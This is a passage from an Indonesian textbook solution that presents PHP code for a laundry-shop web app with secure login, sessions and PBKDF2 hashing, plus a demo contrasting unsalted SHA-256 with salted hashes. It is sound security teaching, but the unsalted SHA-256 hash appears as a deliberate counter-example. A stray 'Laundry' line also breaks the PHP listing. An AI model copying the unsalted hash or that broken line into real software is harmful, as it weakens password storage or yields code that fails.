Penyelesaian PHP. Laundry Desk terdiri atas dua berkas. **Kode 8.4** memuat fungsi bantu yang dipakai setiap halaman: koneksi basis data, tiga fungsi kecil untuk menjalankan SQL dengan *placeholder*, jam, pembuat id, fungsi kata sandi, peloloskan HTML, dan fungsi yang mencetak satu halaman utuh.

Kode 8.4 `lib.php`: koneksi basis data, fungsi bantu SQL, *hashing* kata sandi, dan tata letak halaman Laundry Desk.

```php
<?php
// lib.php - fungsi bantu bersama Laundry Desk (Soal 8.2 dan 8.3).
declare(strict_types=1);

const ITERATIONS = 600000;              // jumlah putaran PBKDF2, sama dengan basis data
Laundry

// Satu koneksi PDO per permintaan. Bawaannya SQLite; MySQL bila LAUNDRY_DSN diisi,
// mis. LAUNDRY_DSN="mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4".
function db(): PDO
{
    static $pdo = null;
    if ($pdo === null) {
        $dsn = getenv('LAUNDRY_DSN') ?: 'sqlite:' . (getenv('LAUNDRY_DB') ?: __DIR__ .
'/../data/laundry.db');
        $pdo = new PDO($dsn, getenv('LAUNDRY_USER') ?: null, getenv('LAUNDRY_PASSWORD') ?:
null);
        $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        $pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
        if (str_starts_with($dsn, 'sqlite:')) {
            $pdo->exec('PRAGMA foreign_keys = ON');     // SQLite memeriksa foreign key
hanya bila diminta
        }
    }
    return $pdo;
}

// Baris-baris hasil SELECT dengan placeholder ?.
function rows(string $sql, array $args = []): array
{
    $st = db()->prepare($sql);
    $st->execute($args);
    return $st->fetchAll();
}

// Satu baris, atau null bila tidak ada.
function row(string $sql, array $args = []): ?array
{
    return rows($sql, $args)[0] ?? null;
}

// INSERT, UPDATE, atau DELETE dengan placeholder ?.
function run(string $sql, array $args = []): void
{
    db()->prepare($sql)->execute($args);
}
```

Kode 8.4 (Lanjutan) *lib.php: koneksi basis data, fungsi bantu SQL, hashing kata sandi, dan tata letak halaman Laundry Desk.*

```
// Jam toko. LAUNDRY_NOW membekukannya untuk pengujian; data berakhir pada 2026-09-30
21:00.
function now(): string
{
    return getenv('LAUNDRY_NOW') ?: date('Y-m-d H:i:s');
}

// Id berikutnya untuk tabel ber-id seperti C0256 atau B2953: awalan + 4 digit.
function next_id(string $table, string $prefix): string
{
    $max = row("SELECT MAX(id) AS m FROM $table")['m'] ?? $prefix . '0000';
    return $prefix . str_pad((string) ((int) substr($max, 1) + 1), 4, '0', STR_PAD_LEFT);
}

function hash_password(string $password): string
{
    $salt = random_bytes(16);
    $key = hash_pbkdf2('sha256', $password, $salt, ITERATIONS, 32, true);
    return 'pbkdf2_sha256$' . ITERATIONS . '$' . base64_encode($salt) . '$' .
base64_encode($key);
}

function verify_password(string $password, ?string $stored): bool
{
    $p = explode('$', (string) $stored);
    if (count($p) !== 4 || $p[0] !== 'pbkdf2_sha256') {
        return false;
    }
    $salt = base64_decode($p[2], true);
    $expected = base64_decode($p[3], true);
    if ($salt === false || $expected === false) {
        return false;
    }
    $key = hash_pbkdf2('sha256', $password, $salt, (int) $p[1], strlen($expected), true);
    return hash_equals($expected, $key);            // perbandingan dengan waktu tetap
}

// Meloloskan teks untuk HTML. Setiap nilai dari pengguna atau basis data melewati h().
function h(mixed $s): string
{
    return htmlspecialchars((string) $s, ENT_QUOTES, 'UTF-8');
}

function rupiah(mixed $n): string
{
    return 'Rp ' . number_format((float) $n, 0, ',', '.');
}
```

Kode 8.4 (Lanjutan) *lib.php: koneksi basis data, fungsi bantu SQL, hashing kata sandi, dan tata letak halaman Laundry Desk.*

```
function user(): ?array
{
    return $_SESSION['user'] ?? null;
}

function redirect(string $to): never
{
    header('Location: ' . $to, true, 302);
    exit;
}

// Menghentikan permintaan kecuali pengunjung masuk dengan jenis akun itu ('staff',
'customer', atau '').
function require_login(string $kind = ''): array
{
    $u = user();
    if ($u === null) {
        redirect('/login');
    }
    if ($kind !== '' && $u['kind'] !== $kind) {
        http_response_code(403);
        page('Forbidden', '<p class="err">This page is for ' . h($kind) . '
accounts.</p>');
        exit;
    }
    return $u;
}

function flash(string $msg): void
{
    $_SESSION['flash'] = $msg;
}

// Mencetak satu halaman HTML utuh: navigasi, judul, pesan sekali tampil, isi.
function page(string $title, string $body): void
{
    $u = user();
    $nav = '<a href="/services">Price list</a>';
    if ($u === null) {
        $nav .= ' | <a href="/login">Log in</a> | <a href="/register">Register</a>';
    } else {
        if ($u['kind'] === 'staff') {
            $nav .= ' | <a href="/customers">Customers</a> | <a href="/bills/new">New
bill</a>';
        } else {
            $nav .= ' | <a href="/my-bills">My bills</a>';
        }
        $nav .= ' | ' . h($u['name']) . ' <form method="post" action="/logout"
class="inline">'
              . '<button>Log out</button></form>';
```

Kode 8.4 (Lanjutan) *lib.php: koneksi basis data, fungsi bantu SQL, hashing kata sandi, dan tata letak halaman Laundry Desk.*

```
    }
    $msg = '';
    if (isset($_SESSION['flash'])) {
        $msg = '<p class="msg">' . h($_SESSION['flash']) . '</p>';
        unset($_SESSION['flash']);
    }
    echo "<!DOCTYPE html>\n<html lang=\"en\"><head><meta charset=\"utf-8\">",
         '<title>', h($title), " - Laundry Desk</title></head>\n<body><nav>", $nav,
"</nav>\n",
         '<h1>', h($title), "</h1>\n", $msg, $body, "\n</body></html>\n";
}
```

Kode 8.5 adalah *front controller*: satu-satunya berkas tempat setiap permintaan masuk. Ia memulai sesi, menentukan metode dan *path*, lalu menyusuri daftar rute; rute pertama yang cocok menangani permintaan dan berhenti. Soal ini membahas bagian pertamanya, yang berjudul autentikasi; Soal 8.3 membahas sisanya.

Kode 8.5 `public/index.php`: *front controller* Laundry Desk. Autentikasi lebih dulu, lalu daftar harga publik, halaman milik pelanggan, dan fitur-fitur staf.

```php
<?php
// index.php - front controller Laundry Desk: setiap permintaan masuk lewat sini (Soal 8.2
dan 8.3).
// Jalankan:  php -S 127.0.0.1:8080 -t public public/index.php
declare(strict_types=1);
require __DIR__ . '/../lib.php';

session_start(['cookie_httponly' => true, 'cookie_samesite' => 'Lax']);
$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
$in = fn(string $k): string => trim((string) ($_POST[$k] ?? ''));

// ---------------------------------------------------------------- autentikasi
if ($path === '/') {
    redirect(user() ? '/home' : '/login');
}

if ($path === '/login') {
    $err = '';
    if ($method === 'POST') {
        $email = $in('email');
        $u = row('SELECT id, name, Outlet_id, password_hash FROM Employee WHERE email = ?',
[$email]);
        $kind = 'staff';
        if ($u === null) {
            $u = row('SELECT id, name, NULL AS Outlet_id, password_hash FROM Customer WHERE
email = ?', [$email]);
            $kind = 'customer';
        }
        if ($u !== null && verify_password($_POST['password'] ?? '', $u['password_hash']))
{
            session_regenerate_id(true);             // id sesi baru setiap kali login
            $_SESSION['user'] = ['kind' => $kind, 'id' => $u['id'], 'name' => $u['name'],
                                 'outlet' => $u['Outlet_id']];
            flash('Welcome, ' . $u['name'] . '.');
            redirect('/home');
        }
        $err = '<p class="err">Wrong e-mail or password.</p>';
    }
    page('Log in', $err . '<form method="post">
<label>E-mail <input name="email" type="email" required></label>
<label>Password <input name="password" type="password" required></label>
<button>Log in</button></form>');
    exit;
}
```

Kode 8.5 (Lanjutan) *public/index.php: front controller Laundry Desk. Autentikasi lebih dulu, lalu daftar harga publik, halaman milik pelanggan, dan fitur-fitur staf.*

```
if ($path === '/register') {
    $err = '';
    if ($method === 'POST') {
        $f = ['name', 'gender', 'place', 'birthdate', 'address', 'phone', 'email'];
        $v = array_combine($f, array_map($in, $f));
        $pw = $_POST['password'] ?? '';
        $taken = row('SELECT id FROM Customer WHERE email = ? UNION SELECT id FROM Employee
WHERE email = ?',
                     [$v['email'], $v['email']]);
        if (in_array('', $v, true)) {
            $err = 'Please fill in every field.';
        } elseif (!in_array($v['gender'], ['f', 'm'], true)) {
            $err = 'Gender must be f or m.';
        } elseif (DateTime::createFromFormat('!Y-m-d', $v['birthdate']) === false) {
            $err = 'Birth date must look like 2001-07-25.';
        } elseif (!filter_var($v['email'], FILTER_VALIDATE_EMAIL)) {
            $err = 'That e-mail address is not valid.';
        } elseif ($taken !== null) {
            $err = 'That e-mail address already has an account.';
        } elseif (strlen($pw) < 8) {
            $err = 'The password needs at least 8 characters.';
        } else {
            $id = next_id('Customer', 'C');
            run('INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
enrolled,
                 email, password, credit, password_hash) VALUES (?,?,?,?,?,?,?,?,?,?,?,?)',
                [$id, $v['name'], $v['gender'], $v['place'], $v['birthdate'],
$v['address'], $v['phone'],
                 now(), $v['email'], '*****', 0, hash_password($pw)]);
            flash("Account $id created. Please log in.");
            redirect('/login');
        }
        $err = '<p class="err">' . h($err) . '</p>';
    }
    page('Register', $err . '<form method="post">
<label>Name <input name="name" required></label>
<label>Gender <select name="gender"><option>f</option><option>m</option></select></label>
<label>Place of birth <input name="place" required></label>
<label>Birth date <input name="birthdate" type="date" required></label>
<label>Address <input name="address" required></label>
<label>Phone <input name="phone" required></label>
<label>E-mail <input name="email" type="email" required></label>
<label>Password <input name="password" type="password" minlength="8" required></label>
<button>Create my account</button></form>');
    exit;
}
```

Kode 8.5 (Lanjutan) *public/index.php: front controller Laundry Desk. Autentikasi lebih dulu, lalu daftar harga publik, halaman milik pelanggan, dan fitur-fitur staf.*

```
if ($path === '/logout' && $method === 'POST') {
    $_SESSION = [];
    session_destroy();                                  // Lupakan sesi di server
    setcookie(session_name(), '', time() - 3600, '/'); // dan minta peramban membuang
cookie-nya
    redirect('/login');
}

if ($path === '/home') {
    $u = require_login();
    if ($u['kind'] === 'customer') {
        redirect('/my-bills');
    }
    $q = row("SELECT SUM(status = 'queued') AS queued, SUM(status = 'finished') AS ready
              FROM Bill WHERE Outlet_id = ?", [$u['outlet']]);
    page('Home', '<p>Outlet ' . h($u['outlet']) . ': ' . h($q['queued']) . ' bills in the
queue, '
         . h($q['ready']) . ' ready for pickup.</p>');
    exit;
}

// ------------------------------------------------------------------ F5: daftar harga
(publik)
if ($path === '/services') {
    $t = '<table><tr><th>Id</th><th>Service</th><th>Price</th></tr>';
    foreach (rows('SELECT id, description, price FROM Service ORDER BY id') as $s) {
        $t .= '<tr><td>' . h($s['id']) . '</td><td>' . h($s['description']) . '</td><td>'
            . rupiah($s['price']) . '</td></tr>';
    }
    page('Price list', $t . '</table>');
    exit;
}

// ------------------------------------------------------------------ F9: nota milik
pelanggan sendiri
if ($path === '/my-bills') {
    $u = require_login('customer');
    $t =
'<table><tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Status</th><th>Balance</th></t
r>';
    foreach (rows('SELECT b.id, b.arrived, s.description, b.status,
                   b.payment - COALESCE((SELECT SUM(amount) FROM Payment p WHERE p.Bill_id
= b.id), 0) AS balance
                   FROM Bill b JOIN Service s ON s.id = b.Service_id
                   WHERE b.Customer_id = ? ORDER BY b.arrived DESC', [$u['id']]) as $b) {
        $t .= '<tr><td>' . h($b['id']) . '</td><td>' . h($b['arrived']) . '</td><td>' .
h($b['description'])
            . '</td><td>' . h($b['status']) . '</td><td>' . rupiah($b['balance']) .
'</td></tr>';
    }
    page('My bills', $t . '</table>');
    exit;
}
```

Kode 8.5 (Lanjutan) *public/index.php: front controller Laundry Desk. Autentikasi lebih dulu, lalu daftar harga publik, halaman milik pelanggan, dan fitur-fitur staf.*

```
// Semua halaman di bawah ini hanya untuk staf.
$u = require_login('staff');

// ------------------------------------------------------------ F1: daftar dan cari
pelanggan
if ($path === '/customers') {
    $q = trim((string) ($_GET['q'] ?? ''));
    $t = '<form><input name="q" value="' . h($q) . '"><button>Search</button></form>'
       . '<p><a href="/customers/new">Add a customer</a></p>'
       . '<table><tr><th>Id</th><th>Name</th><th>Phone</th><th>Credit</th><th></th></tr>';
    foreach (rows('SELECT id, name, phone, credit FROM Customer WHERE name LIKE ? OR phone
LIKE ?
                   ORDER BY name, id LIMIT 20', ["%$q%", "%$q%"]) as $c) {
        $t .= '<tr><td>' . h($c['id']) . '</td><td>' . h($c['name']) . '</td><td>' .
h($c['phone'])
            . '</td><td>' . rupiah($c['credit']) . '</td><td><a href="/customers/' .
h($c['id'])
            . '/edit">Edit</a> <form method="post" action="/customers/' . h($c['id'])
            . '/delete" class="inline"><button>Delete</button></form></td></tr>';
    }
    page('Customers', $t . '</table>');
    exit;
}

// ------------------------------------------------------------ F2 dan F3: tambah dan
ubah pelanggan
if ($path === '/customers/new' || preg_match('#^/customers/(C\d{4})/edit$#', $path, $m)) {
    $id = $m[1] ?? null;
    $c = $id ? row('SELECT * FROM Customer WHERE id = ?', [$id]) : null;
    if ($id !== null && $c === null) {
        http_response_code(404);
        page('Not found', '<p class="err">No customer ' . h($id) . '.</p>');
        exit;
    }
    $f = $id ? ['name', 'address', 'phone', 'email'] : ['name', 'gender', 'place',
'birthdate', 'address', 'phone', 'email'];
    $err = '';
    if ($method === 'POST') {
        $v = array_combine($f, array_map($in, $f));
        if (in_array('', $v, true)) {
            $err = '<p class="err">Please fill in every field.</p>';
        } elseif ($id !== null) {
            run('UPDATE Customer SET name = ?, address = ?, phone = ?, email = ? WHERE id =
?',
                [$v['name'], $v['address'], $v['phone'], $v['email'], $id]);
            flash("Customer $id updated.");
            redirect('/customers?q=' . urlencode($v['name']));
        } else {
            $new = next_id('Customer', 'C');
            try {
                run('INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                     email, password, credit) VALUES (?,?,?,?,?,?,?,?,?,?,?)',
                    [$new, $v['name'], $v['gender'], $v['place'], $v['birthdate'],
$v['address'],
```

Kode 8.5 (Lanjutan) *public/index.php: front controller Laundry Desk. Autentikasi lebih dulu, lalu daftar harga publik, halaman milik pelanggan, dan fitur-fitur staf.*

```
                    $v['phone'], now(), $v['email'], '*****', 0]);
                flash("Customer $new added.");
                redirect('/customers?q=' . urlencode($v['name']));
            } catch (PDOException $e) {              // sebuah constraint CHECK menolak
baris itu
                $err = '<p class="err">The database refused this customer: check gender and
birth date.</p>';
            }
        }
        $c = array_merge($c ?? [], $v);
    }
    $form = '<form method="post">';
    foreach ($f as $k) {
        $form .= "<label>$k <input name=\"$k\" value=\"" . h($c[$k] ?? '') . '"></label>';
    }
    page($id ? "Edit customer $id" : 'Add a customer', $err . $form .
'<button>Save</button></form>');
    exit;
}

// ------------------------------------------------------------------ F4: hapus pelanggan
if ($method === 'POST' && preg_match('#^/customers/(C\d{4})/delete$#', $path, $m)) {
    try {
        run('DELETE FROM Customer WHERE id = ?', [$m[1]]);
        flash("Customer {$m[1]} deleted.");
    } catch (PDOException $e) {                      // foreign key Bill_Customer menolak
        flash("Customer {$m[1]} has bills and cannot be deleted.");
    }
    redirect('/customers');
}

// ------------------------------------------------------------------ F6: terima nota baru
if ($path === '/bills/new') {
    $err = '';
    if ($method === 'POST') {
        $cust = row('SELECT id FROM Customer WHERE id = ?', [$in('customer')]);
        $svc = row('SELECT id, price FROM Service WHERE id = ?', [$in('service')]);
        $unit = filter_var($in('unit'), FILTER_VALIDATE_INT, ['options' => ['min_range' =>
1, 'max_range' => 100]]);
        $rack = strtoupper($in('rack'));
        if ($cust === null || $svc === null) {
            $err = 'Choose an existing customer and service.';
        } elseif ($unit === false) {
            $err = 'The quantity must be a whole number from 1 to 100.';
        } elseif (!preg_match('/^[A-Z]\d{2}$/', $rack)) {
            $err = 'A rack looks like A07.';
        } else {
            $pdo = db();
            $pdo->beginTransaction();                // nota beserta baris log pertamanya,
atau tidak keduanya
            $id = next_id('Bill', 'B');
```

Kode 8.5 (Lanjutan) *public/index.php: front controller Laundry Desk. Autentikasi lebih dulu, lalu daftar harga publik, halaman milik pelanggan, dan fitur-fitur staf.*

```
            $total = (int) $svc['price'] * $unit;    // harga disalin ke nota saat ini juga
            run("INSERT INTO Bill (id, arrived, status, rack, unit, payment, Customer_id,
Employee_id,
                 Service_id, Outlet_id) VALUES (?,?, 'queued', ?,?,?,?,?,?,?)",
                [$id, now(), $rack, $unit, $total, $cust['id'], $u['id'], $svc['id'],
$u['outlet']]);
            run("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
(?, 'queued', ?, ?)",
                [$id, now(), $u['id']]);
            $pdo->commit();
            flash("Bill $id created: " . rupiah($total) . '.');
            redirect("/bills/$id");
        }
        $err = '<p class="err">' . h($err) . '</p>';
    }
    $opts = '';
    foreach (rows('SELECT id, description FROM Service ORDER BY id') as $s) {
        $opts .= '<option value="' . h($s['id']) . '">' . h($s['description']) .
'</option>';
    }
    page('New bill', $err . '<form method="post">
<label>Customer id <input name="customer" placeholder="C0001" required></label>
<label>Service <select name="service">' . $opts . '</select></label>
<label>Quantity <input name="unit" type="number" min="1" max="100" required></label>
<label>Rack <input name="rack" placeholder="A07" required></label>
<button>Create bill</button></form>');
    exit;
}

// ------------------------------------------------------------------ F7: majukan nota satu
langkah
if ($method === 'POST' && preg_match('#^/bills/(B\d{4})/advance$#', $path, $m)) {
    $b = row('SELECT status FROM Bill WHERE id = ?', [$m[1]]);
    $next = ['queued' => 'finished', 'finished' => 'departed'][$b['status'] ?? ''] ?? null;
    if ($next === null) {
        flash("Bill {$m[1]} cannot move forward.");
    } else {
        $pdo = db();
        $pdo->beginTransaction();
        run("UPDATE Bill SET status = ?, $next = ? WHERE id = ?", [$next, now(), $m[1]]);
        run('INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
(?,?,?,?)',
            [$m[1], $next, now(), $u['id']]);
        $pdo->commit();
        flash("Bill {$m[1]} is now $next.");
    }
    redirect("/bills/{$m[1]}");
}
```

Kode 8.5 (Lanjutan) *public/index.php: front controller Laundry Desk. Autentikasi lebih dulu, lalu daftar harga publik, halaman milik pelanggan, dan fitur-fitur staf.*

```
// ------------------------------------------------------------------ F8: catat pembayaran
if ($method === 'POST' && preg_match('#^/bills/(B\d{4})/pay$#', $path, $m)) {
    $bal = row('SELECT b.payment - COALESCE(SUM(p.amount), 0) AS balance FROM Bill b
                LEFT JOIN Payment p ON p.Bill_id = b.id WHERE b.id = ? GROUP BY b.id,
b.payment', [$m[1]]);
    $amount = filter_var($in('amount'), FILTER_VALIDATE_INT, ['options' => ['min_range' =>
1]]);
    $how = $in('method');
    if ($bal === null || $amount === false || $amount > (int) $bal['balance']
        || !in_array($how, ['cash', 'qris', 'transfer'], true)) {
        flash('Payment refused: the amount must be between Rp 1 and the balance.');
    } else {
        run('INSERT INTO Payment (Bill_id, paid_at, method, amount, reference) VALUES
(?,?,?,?,?)',
            [$m[1], now(), $how, $amount, $how === 'cash' ? null : $in('reference')]);
        flash('Payment of ' . rupiah($amount) . ' recorded. Balance ' . rupiah((int)
$bal['balance'] - $amount) . '.');
    }
    redirect("/bills/{$m[1]}");
}

// ------------------------------------------------------------------ F8 (sisi baca): satu
nota lengkap
if (preg_match('#^/bills/(B\d{4})$#', $path, $m)) {
    $b = row('SELECT b.*, c.name, s.description FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
              JOIN Service s ON s.id = b.Service_id WHERE b.id = ?', [$m[1]]);
    if ($b === null) {
        http_response_code(404);
        page('Not found', '<p class="err">No bill ' . h($m[1]) . '.</p>');
        exit;
    }
    $pays = rows('SELECT paid_at, method, amount FROM Payment WHERE Bill_id = ? ORDER BY
id', [$m[1]]);
    $paid = array_sum(array_column($pays, 'amount'));
    $t = '<p>' . h($b['name']) . ' (' . h($b['Customer_id']) . '), ' . h($b['description'])
. ' x '
       . h($b['unit']) . ', rack ' . h($b['rack']) . '. Status: ' . h($b['status']) .
'.</p>'
       . '<p>Charged ' . rupiah($b['payment']) . ', paid ' . rupiah($paid) . ', balance '
       . rupiah($b['payment'] - $paid) . '.</p>'
       . '<table><tr><th>Paid at</th><th>Method</th><th>Amount</th></tr>';
    foreach ($pays as $p) {
        $t .= '<tr><td>' . h($p['paid_at']) . '</td><td>' . h($p['method']) . '</td><td>'
            . rupiah($p['amount']) . '</td></tr>';
    }
    $t .= '</table><form method="post" action="/bills/' . h($m[1]) .
'/advance"><button>Next status</button></form>'
        . '<form method="post" action="/bills/' . h($m[1]) . '/pay"><input name="amount"
type="number" min="1">'
        . '<select
name="method"><option>cash</option><option>qris</option><option>transfer</option></select>'
        . '<input name="reference" placeholder="reference"><button>Record
payment</button></form>';
    page('Bill ' . $m[1], $t);
    exit;
}
```

Kode 8.5 (Lanjutan) *public/index.php: front controller Laundry Desk. Autentikasi lebih dulu, lalu daftar harga publik, halaman milik pelanggan, dan fitur-fitur staf.*

```
http_response_code(404);
page('Not found', '<p class="err">There is no page at ' . h($path) . '.</p>');
```

Baris demi baris, fungsi bantu. `db()` membuka satu koneksi PDO per permintaan [9] dan menyimpannya dalam variabel `static`, sehingga panggilan kedua mengembalikan koneksi yang sama. Nama sumber datanya diambil dari variabel lingkungan `LAUNDRY_DSN` bila diisi (begitulah kode yang sama berjalan di MySQL) dan selain itu menunjuk berkas SQLite. `ERRMODE_EXCEPTION` menjadikan setiap galat basis data sebuah eksepsi alih-alih `false` yang diam, dan baris `PRAGMA` menyalakan *foreign key* untuk SQLite, pelajaran dari Soal 8.1. `rows()`, `row()`, dan `run()` adalah satu-satunya tiga jalan halaman berbicara dengan basis data, dan ketiganya menerima teks SQL dengan *placeholder* `?` serta nilai-nilainya secara terpisah; melalui fungsi-fungsi itu tidak ada cara menempelkan masukan pengunjung ke dalam teks SQL (Soal 8.6 memperlihatkan mengapa hal itu penting). `now()` mengembalikan jam toko; variabel lingkungan `LAUNDRY_NOW` membekukannya untuk pengujian, sebab data contoh berakhir pada 30 September 2026 pukul 21.00 dan sebuah nota tidak dapat selesai sebelum diterima. `next_id()` mencari id terbesar dalam sebuah tabel, misalnya `C0256`, lalu menambah satu menjadi `C0257`. `hash_password()` mengambil 16 bita garam acak dengan `random_bytes`, menurunkan kunci 32 bita dengan `hash_pbkdf2`, dan menulis keempat bagiannya dipisahkan `$`. `verify_password()` membongkar string yang tersimpan, menurunkan kunci lagi dari kata sandi yang diajukan dengan garam dan jumlah putaran yang *tersimpan*, lalu membandingkan kedua kunci dengan `hash_equals`, yang memakan waktu sama baik bita pertama maupun bita terakhir yang berbeda, sehingga mengukur waktu jawabannya tidak membocorkan apa pun. `h()` meloloskan lima karakter yang bermakna dalam HTML; setiap nilai yang berasal dari pengguna atau dari basis data melewatinya sebelum dicetak. `require_login()` adalah pemeriksaan izin dari Langkah 5: tanpa sesi berarti *redirect* ke `/login`, jenis akun yang salah berarti status 403, *Forbidden*.

Baris demi baris, autentikasi. Di `index.php`, `session_start` diberi dua opsi: `cookie_httponly`, agar JavaScript di halaman tidak dapat membaca *cookie* sesi, dan `cookie_samesite => 'Lax'`, agar peramban tidak mengirimkannya bersama formulir yang dikirim dari situs orang lain. Rute *login* mencari alamat surel di `Employee`, lalu di `Customer`, sambil mengingat yang mana; perhatikan bahwa pesan galatnya sama, entah alamatnya tidak dikenal entah kata sandinya salah, sehingga formulir itu tidak dapat dipakai untuk mengetahui siapa yang mempunyai akun. Bila berhasil, `session_regenerate_id(true)` memberi peramban id sesi baru dan menghapus yang lama (aturan 3), dan baru sesudah itu pengguna disimpan dalam sesi. Rute registrasi mengumpulkan tujuh isian dengan fungsi panah kecil `$in`, yang memangkas spasi, memeriksanya satu demi satu, dan berhenti pada masalah pertama, sehingga pengunjung melihat satu pesan yang jelas; *constraint* `CHECK` milik basis data juga akan menangkap jenis kelamin atau tanggal yang salah, tetapi pesan yang ditulis untuk manusia lebih ramah daripada nama *constraint*. Pelanggan baru mendapat id berikutnya, waktu registrasi, saldo nol, pengisi lama `'*****'` di kolom kata sandi lima karakter yang lama (tidak pernah kata sandi sungguhan), dan *hash*-nya. *Logout* melakukan tiga hal: mengosongkan `$_SESSION`, memusnahkan berkas sesi di *server*, dan mengirimi peramban salinan *cookie* yang sudah kedaluwarsa agar peramban membuang miliknya sendiri.

Penyelesaian Java. Laundry Desk versi Java (dicantumkan lengkap bersama Soal 8.3, sebagai **Kode 8.10**) melakukan hal yang sama dengan kelas-kelas bawaan JDK. Java tidak mempunyai sesi bawaan, jadi program menyimpan peta dari id sesi acak ke peta-peta kecil berisi atribut, memberikan id itu dalam *cookie* bernama `SID` dengan `HttpOnly` dan `SameSite=Lax`, dan saat *login*

menghapus entri lama lalu membuat yang baru. Fungsi kata sandinya memakai `SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")` untuk menurunkan kunci dan `MessageDigest.isEqual` untuk membandingkan dengan waktu tetap.

Penyelesaian Python. Dalam versi Flask (**Kode 8.9**) sesinya adalah milik Flask sendiri [10]: sebuah *cookie* yang isinya *ditandatangani* dengan kunci rahasia aplikasi, sehingga peramban dapat membacanya tetapi tidak dapat mengubahnya tanpa ketahuan (Soal 8.7 mencobanya). `session.clear()` saat *login* berperan sebagai pengganti id; saat *logout* ia meninggalkan sesi kosong. *Hash*-nya `hashlib.pbkdf2_hmac`, dan perbandingannya `hmac.compare_digest`.

Penyelesaian keliru yang menggoda. "Kata sandi cukup diacak saja", maka orang menulis `hash('sha256', $password)` dan menyimpannya: satu baris, tanpa garam, tanpa putaran. **Kode 8.6** membandingkannya dengan cara yang benar, untuk dua pelanggan yang kebetulan memilih kata sandi yang sama.

Kode 8.6 `p82_hashes.php`: *hash* cepat tanpa garam lawan *hash* lambat bergaram, untuk dua pelanggan dengan kata sandi yang sama.

```php
<?php
// p82_hashes.php - Soal 8.2: mengapa kata sandi disimpan sebagai hash yang BERGARAM dan
LAMBAT.
// Dua pelanggan kebetulan memilih kata sandi yang sama.
declare(strict_types=1);
require __DIR__ . '/lib.php';

$pw = 'rahasia123';
// Cara yang menggoda: satu hash cepat tanpa garam.
$a = hash('sha256', $pw);
$b = hash('sha256', $pw);
echo 'unsalted sha256, customer A: ', substr($a, 0, 16), "...\n";
echo 'unsalted sha256, customer B: ', substr($b, 0, 16), "...\n";
echo 'identical?                   ', $a === $b ? 'yes' : 'no', "\n";
// Cara yang benar: PBKDF2 dengan garam acak baru untuk setiap kata sandi (lib.php).
$c = hash_password($pw);
$d = hash_password($pw);
echo 'PBKDF2 stored forms equal?   ', $c === $d ? 'yes' : 'no', "\n";
echo 'stored form length:          ', strlen($c), " characters\n";
echo 'A verifies with rahasia123?  ', verify_password($pw, $c) ? 'yes' : 'no', "\n";
echo 'A verifies with rahasia124?  ', verify_password('rahasia124', $c) ? 'yes' : 'no',
"\n";
```

```
unsalted sha256, customer A: bee5688aea66a474...
unsalted sha256, customer B: bee5688aea66a474...
identical?                   yes
PBKDF2 stored forms equal?   no
stored form length:          90 characters
A verifies with rahasia123?  yes
A verifies with rahasia124?  no
```

Hash tanpa garam itu identik, sehingga siapa pun yang membaca tabel langsung melihat bahwa A dan B memakai kata sandi yang sama, dan satu kata sandi yang terbongkar membongkar setiap akun yang memakainya. Lebih buruk lagi, SHA-256 itu *cepat*: kartu grafis biasa menghitung miliaran *hash* per detik, dan daftar *hash* kata sandi yang lazim sudah diterbitkan siap pakai. Dengan PBKDF2 dan garam baru, kedua bentuk tersimpan berbeda meskipun kata sandinya sama, dan setiap tebakan menuntut 600.000 putaran kerja untuk satu akun saja. Dua baris terakhir memperlihatkan bahwa verifikasi tetap bekerja, dan kata sandi yang meleset satu karakter ditolak. **Kode 8.7** dan **Kode 8.8** adalah percobaan yang sama dalam Python dan Java; keduanya memakai ulang fungsi *hashing* dari Laundry Desk masing-masing, dan mencetak tujuh baris yang persis sama.

Kode 8.7 `p82_hashes.py`: perbandingan yang sama dalam Python, memakai ulang fungsi *hashing* aplikasi Flask.

```
# p82_hashes.py - Soal 8.2: mengapa kata sandi disimpan sebagai hash yang BERGARAM dan
LAMBAT.
import hashlib

from laundry_desk import hash_password, verify_password

pw = "rahasia123"
a = hashlib.sha256(pw.encode()).hexdigest()          # cara yang menggoda: cepat dan tanpa
garam
b = hashlib.sha256(pw.encode()).hexdigest()
print("unsalted sha256, customer A:", a[:16] + "...")
print("unsalted sha256, customer B:", b[:16] + "...")
print("identical?                  ", "yes" if a == b else "no")
c, d = hash_password(pw), hash_password(pw)          # cara yang benar: PBKDF2, garam baru
setiap kali
print("PBKDF2 stored forms equal?  ", "yes" if c == d else "no")
print("stored form length:         ", len(c), "characters")
print("A verifies with rahasia123? ", "yes" if verify_password(pw, c) else "no")
print("A verifies with rahasia124? ", "yes" if verify_password("rahasia124", c) else "no")
```

Kode 8.8 `P82Hashes.java`: perbandingan yang sama dalam Java, memakai ulang `LaundryDesk.hashPassword` dan `LaundryDesk.verifyPassword`.

```
// P82Hashes.java - Soal 8.2: mengapa kata sandi disimpan sebagai hash yang BERGARAM dan
LAMBAT.
// Jalankan (setelah LaundryDesk.java dikompilasi ke folder yang sama): java -cp out
P82Hashes
import java.security.MessageDigest;
import java.nio.charset.StandardCharsets;
import java.util.HexFormat;

public class P82Hashes {
    static String sha256(String s) throws Exception {
        return HexFormat.of().formatHex(MessageDigest.getInstance("SHA-
256").digest(s.getBytes(StandardCharsets.UTF_8)));
    }

    public static void main(String[] args) throws Exception {
        String pw = "rahasia123";
        String a = sha256(pw), b = sha256(pw);                    // cara yang menggoda:
cepat dan tanpa garam
        System.out.println("unsalted sha256, customer A: " + a.substring(0, 16) + "...");
        System.out.println("unsalted sha256, customer B: " + b.substring(0, 16) + "...");
        System.out.println("identical?                   " + (a.equals(b) ? "yes" : "no"));
        String c = LaundryDesk.hashPassword(pw), d = LaundryDesk.hashPassword(pw);   //
PBKDF2, garam baru
        System.out.println("PBKDF2 stored forms equal?   " + (c.equals(d) ? "yes" : "no"));
        System.out.println("stored form length:          " + c.length() + " characters");
        System.out.println("A verifies with rahasia123?  " +
